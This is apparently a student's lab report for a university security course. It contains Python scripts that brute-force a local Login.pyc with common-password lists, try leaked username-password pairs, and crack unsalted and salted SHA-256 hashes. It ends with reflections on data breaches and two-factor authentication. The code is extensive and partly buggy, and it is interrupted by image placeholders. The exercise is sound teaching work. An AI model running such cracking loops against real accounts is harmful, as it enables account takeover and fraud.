Karina Jadia | 172.16.50.127 | Section 004 | no partner

CSE 3140 Lab 1

q1: **My code reads all the most common passwords and stores them in an array called lines. It then goes in a loop and checks every password against the Login.pyc code with the username “SkyRedFalcon914” and captures the result.**

code:

import subprocess

import time

# directory: /home/cse/Lab1/Q1/

f = open("/home/cse/Lab1/Q1/MostCommonPWs")

with open("/home/cse/Lab1/Q1/MostCommonPWs") as f:

lines = [line.rstrip('\n') for line in f]

f.close()

start = time.time()

print(f'start time: {start - start}')

for i in lines:


result = subprocess.run(["python3", "Login.pyc", "SkyRedFalcon914",i], capture\_output = True, text = True, cwd = "/home/cse/Lab1/Q1/")

if result.stdout == "Login successful.\n":

print(result.stdout)

print(i)

print(f'end time: {time.time() - start}')

output:

q2: **It does basically the same thing as Break1.py, except it tests every username and password combination given in the files.**

code:

import time

import subprocess

# directory: /home/cse/Lab1/Q2/

f = open("/home/cse/Lab1/Q2/MostCommonPWs")

with open("/home/cse/Lab1/Q2/MostCommonPWs") as f:

lines = [line.rstrip('\n') for line in f]

f.close()

f = open("/home/cse/Lab1/Q2/gang")

with open("/home/cse/Lab1/Q2/gang") as f:

users = [line.rstrip('\n') for line in f]

f.close()

start = time.time()

print(f'start time: {start - start}')

for i in lines:

for u in users:


result = subprocess.run(["python3", "Login.pyc", u, i], capture\_output = True, text = True, cwd = "/home/cse/Lab1/Q2/")

if result.stdout == "Login successful.\n":

print(result.stdout)

print(f'{u}: {i}')

print(f'end time: {time.time() - start}')

output:

q3: **Reads every username and password in Q3 and stores them in lists, then checks every single username and password combination and stores successful username and password combinations. Also tracks time and prints which attempt (out of all 100k passwords) the program is on every 5 minutes. Then, when finished, prints out all successful username and password combinations and time taken in seconds.**

import time

import subprocess

# directory: /home/cse/Lab1/Q3/

f = open("/home/cse/Lab1/Q3/PwnedPWs100k")

with open("/home/cse/Lab1/Q3/PwnedPWs100k") as f:

lines = [line.rstrip('\n') for line in f]

f.close()

f = open("/home/cse/Lab1/Q3/gang")

with open("/home/cse/Lab1/Q3/gang") as f:

users = [line.rstrip('\n') for line in f]

f.close()

start = time.time()

print(f'start time: {start - start}')

attempts = 0

correct = []

measurement = 300

for i in lines:

for u in users:

result = subprocess.run(["python3", "Login.pyc", u, i], capture\_output = True, text = True, cwd = "/home/cse/Lab1/Q3/")

if result.stdout == "Login successful.\n":

# print(result.stdout)

print(f'\nusername: {u}\npassword: {i}')

print(f'time taken: {time.time() - start:.2f}s')

correct.append(f'{u} - {i} : time taken = {time.time() - start}')

users.remove(u) # remove user bc their password is taken

attempts += 1

if time.time() - start > measurement:

print(f'\n{measurement/60} minutes have elapsed, on attempt {attempts}')

measurement += 300

print('\nend')

for i in correct:

print(i)

A black screen with white text

Description automatically generatedoutput:

(time taken is in seconds, so it took 441.98 minutes or 7.37 hours)

q4: **This code takes the PWnedPWfile as a list and loops through it. Since each element in the list is a username and password, the loop splits each element into a username and a password and tests it on Login.pyc.**

import time

import subprocess

# directory: /home/cse/Lab1/Q4/

f = open("/home/cse/Lab1/Q4/PwnedPWfile")

with open("/home/cse/Lab1/Q4/PwnedPWfile") as f:

lines = [line.rstrip('\n') for line in f]

f.close()

start = time.time()

print(f'start time: {start - start}')

for l,i in enumerate(lines):

x = i.split(',')

user = x[0]

pwd = x[1]

print(f'Now testing {user}, user {l+1}/{len(lines)}')

result = subprocess.run(["python3", "Login.pyc", user, pwd], capture\_output = True, text = True, cwd = "/home/cse/Lab1/Q4/")

if result.stdout == "Login successful.\n":

print(result.stdout)

print(f'\nusername: {user}\npassword: {pwd}')

print(f'time taken: {time.time() - start:.2f}s')

break

A screen shot of a computer

Description automatically generated

q5: **This code is based on the hash program given to us. It modifies passwords and checks if those passwords match hashed passwords given to us, and if it does then it attempts to log in with the password.**

A screenshot of a computer

Description automatically generatedcode + output:

import hashlib

import subprocess

import time

MEA = 60

# directory: /home/cse/Lab1/Q5/

def my\_hash(password):

sha256 = hashlib.sha256()

sha256.update(password.encode())

string\_hash = sha256.hexdigest()

return string\_hash

def hash\_lookup(hashed\_pw, hashed\_pw\_dict):

if hashed\_pw in hashed\_pw\_dict:

return True

return False

def login(username, password):

result = subprocess.run(["python3", "Login.pyc", username, password], capture\_output=True, text=True, cwd = "/home/cse/Lab1/Q5/")

if result.stdout == "Login successful.\n":

print(result.stdout.strip())

print(f"Username '{username}': Password '{password}'")

end = time.time()

print(f"Time taken to find gang member: {end - start}")

print()

return True

return False

def find\_password(passwords, hashed\_pw\_dict, start):

measurement = 0

successes = []

for i,password in enumerate(passwords):

if time.time()-start > measurement:

print(f'on attempt {i}/{len(passwords)}, {(time.time()-start)//60} minutes have passed')

measurement += MEA

for digit1 in range(10):

for digit2 in range(10):

new\_pw = password + str(digit1) + str(digit2)

hashed\_pw = hash(new\_pw)

if hash\_lookup(hashed\_pw, hashed\_pw\_dict):

username = hashed\_pw\_dict[hashed\_pw]

if login(username, new\_pw):

print(f'success: {username} {password}')

successes.append(f'success: {username} {password}')

return successes

if \_\_name\_\_ == "\_\_main\_\_":

start = time.time()

print("Running Program")

print("Searching for passwords...")

print(f"\nProgram start time: {start - start}")

f = open("/home/cse/Lab1/Q5/PwnedPWs100k")

with open("/home/cse/Lab1/Q5/PwnedPWs100k") as f:

pwnedpws = [line.rstrip('\n') for line in f]

f.close()

f = open("/home/cse/Lab1/Q5/HashedPWs")

with open("/home/cse/Lab1/Q5/HashedPWs") as f:

hashedpws = [line.rstrip('\n') for line in f]

f.close()

hashdict = {}

for line in hashedpws:

username, password = line.split(",")

hashdict[password] = username

result = find\_password(pwnedpws, hashedpws, start)

print(result)

if len(result) == 0:

print("No Successful Login Attempts")

end = time.time()

print(f"\nProgram End Time: {end - start}")

q6: **This code combines the passwords with salt values associated with each gang member. It loops through all possible combinations and hashes them to compare to passwords given to us. It then tests and prints out successful attempts.**

A screen shot of a computer

Description automatically generatedcode + output:

import hashlib

import subprocess

import time

# directory: /home/cse/Lab1/Q6/

def my\_hash(password):

sha256 = hashlib.sha256()

sha256.update(password.encode())

string\_hash = sha256.hexdigest()

return string\_hash

def login(username, password):

result = subprocess.run(["python3", "Login.pyc", username, password], capture\_output=True, text=True, cwd = "/home/cse/Lab1/Q6/")

if result.stdout == "Login successful.\n":

print(result.stdout.strip())

print(f"Username '{username}': Password '{password}'")

end = time.time()

print(f"Time taken to find gang member: {end - start}")

print()

return True

return False

def find\_password(user, passwords, user\_salt\_dict, user\_pw\_dict, output\_file):

target\_pw = user\_pw\_dict[user]

salt = user\_salt\_dict[user]

for password in passwords:

for digit in range(10):

new\_pw = str(salt) + password + str(digit)

new\_pw1 = password + str(digit)

print(f'Attempting: {new\_pw}')

hashed\_pw = my\_hash(new\_pw)

if hashed\_pw == target\_pw:

if login(user, new\_pw1):

with open(output\_file, "a") as f:

f.write(f"Username: {user}, Password: {new\_pw1}\n")

return True

return False

def combo(lst1, lst2):

return list(set(lst1) & set(lst2))

if \_\_name\_\_ == "\_\_main\_\_":

start = time.time()

print("Running Program")

print("Searching for passwords...")

print(f"\nProgram start time: {start - start}")

with open('/home/cse/Lab1/Q6/PwnedPWs100k') as f:

passwords = [line.rstrip('\n') for line in f]

f.close()

with open('/home/cse/Lab1/Q6/SaltedPWs') as f:

salted\_pws = [line.rstrip('\n') for line in f]

f.close()

with open('/home/cse/Lab1/Q6/gang') as f:

gang = [line.rstrip('\n') for line in f]

f.close()

user\_salt\_dict = {}

user\_pw\_dict = {}

for line in salted\_pws:

user, salt, password = line.split(",")

user\_salt\_dict[user] = salt

user\_pw\_dict[user] = password

gang\_members = list(user\_salt\_dict.keys())

login\_status = False

them = combo(gang\_members, gang)

output\_file = "/home/cse/Lab1/Q6/discovered\_passwords.txt"

with open(output\_file, "w") as f:

f.write("Discovered Passwords:\n")

for member in them:

if find\_password(member, passwords, user\_salt\_dict, user\_pw\_dict, output\_file):

login\_status = True

break

if not login\_status:

print("No Successful Login Attempts")

end = time.time()

print(f"\nProgram End Time: {end - start}")

A screenshot of a computer

Description automatically generatedq7:

A screenshot of a computer

Description automatically generatedq8:

This is technically not passwords, but passport numbers but I still think this is super bad. This data breach also involved 8.6 million payment cards, 300,000+ of which were not expired. You can commit a lot of fraud with a passport number and a name, and having access to credit/debit cards is also pretty bad.

A screenshot of a computer

Description automatically generated

LinkedIn’s 2012 data leak involved hashed but unsalted passwords. To me, this is the worst data breach I could find in this category because LinkedIn is incredibly important for professional networking. I know multiple people who got jobs/internships through LinkedIn, so having such a huge data breach and so many people’s accounts at risk of being stolen and misused or deleted would have severe consequences for those people.

q9:

HBO Max does not use 2FA. They don’t say they don’t, but on their official website they don’t offer 2FA as an option to secure your account. This is significant to me because I pay to use Max and other people can hack and use my account.

A screenshot of a computer

Description automatically generated

For website that does include 2FA, I chose Google because in my opinion, it is one of the most important accounts I own. I have many accounts directly linked to my Google account and I do a lot of my professional communication in my personal email.

A screen shot of a device

Description automatically generated

I use 2FA for every single account that allows it because I’m paranoid. My parents also use 2FA in the important ones, like Google.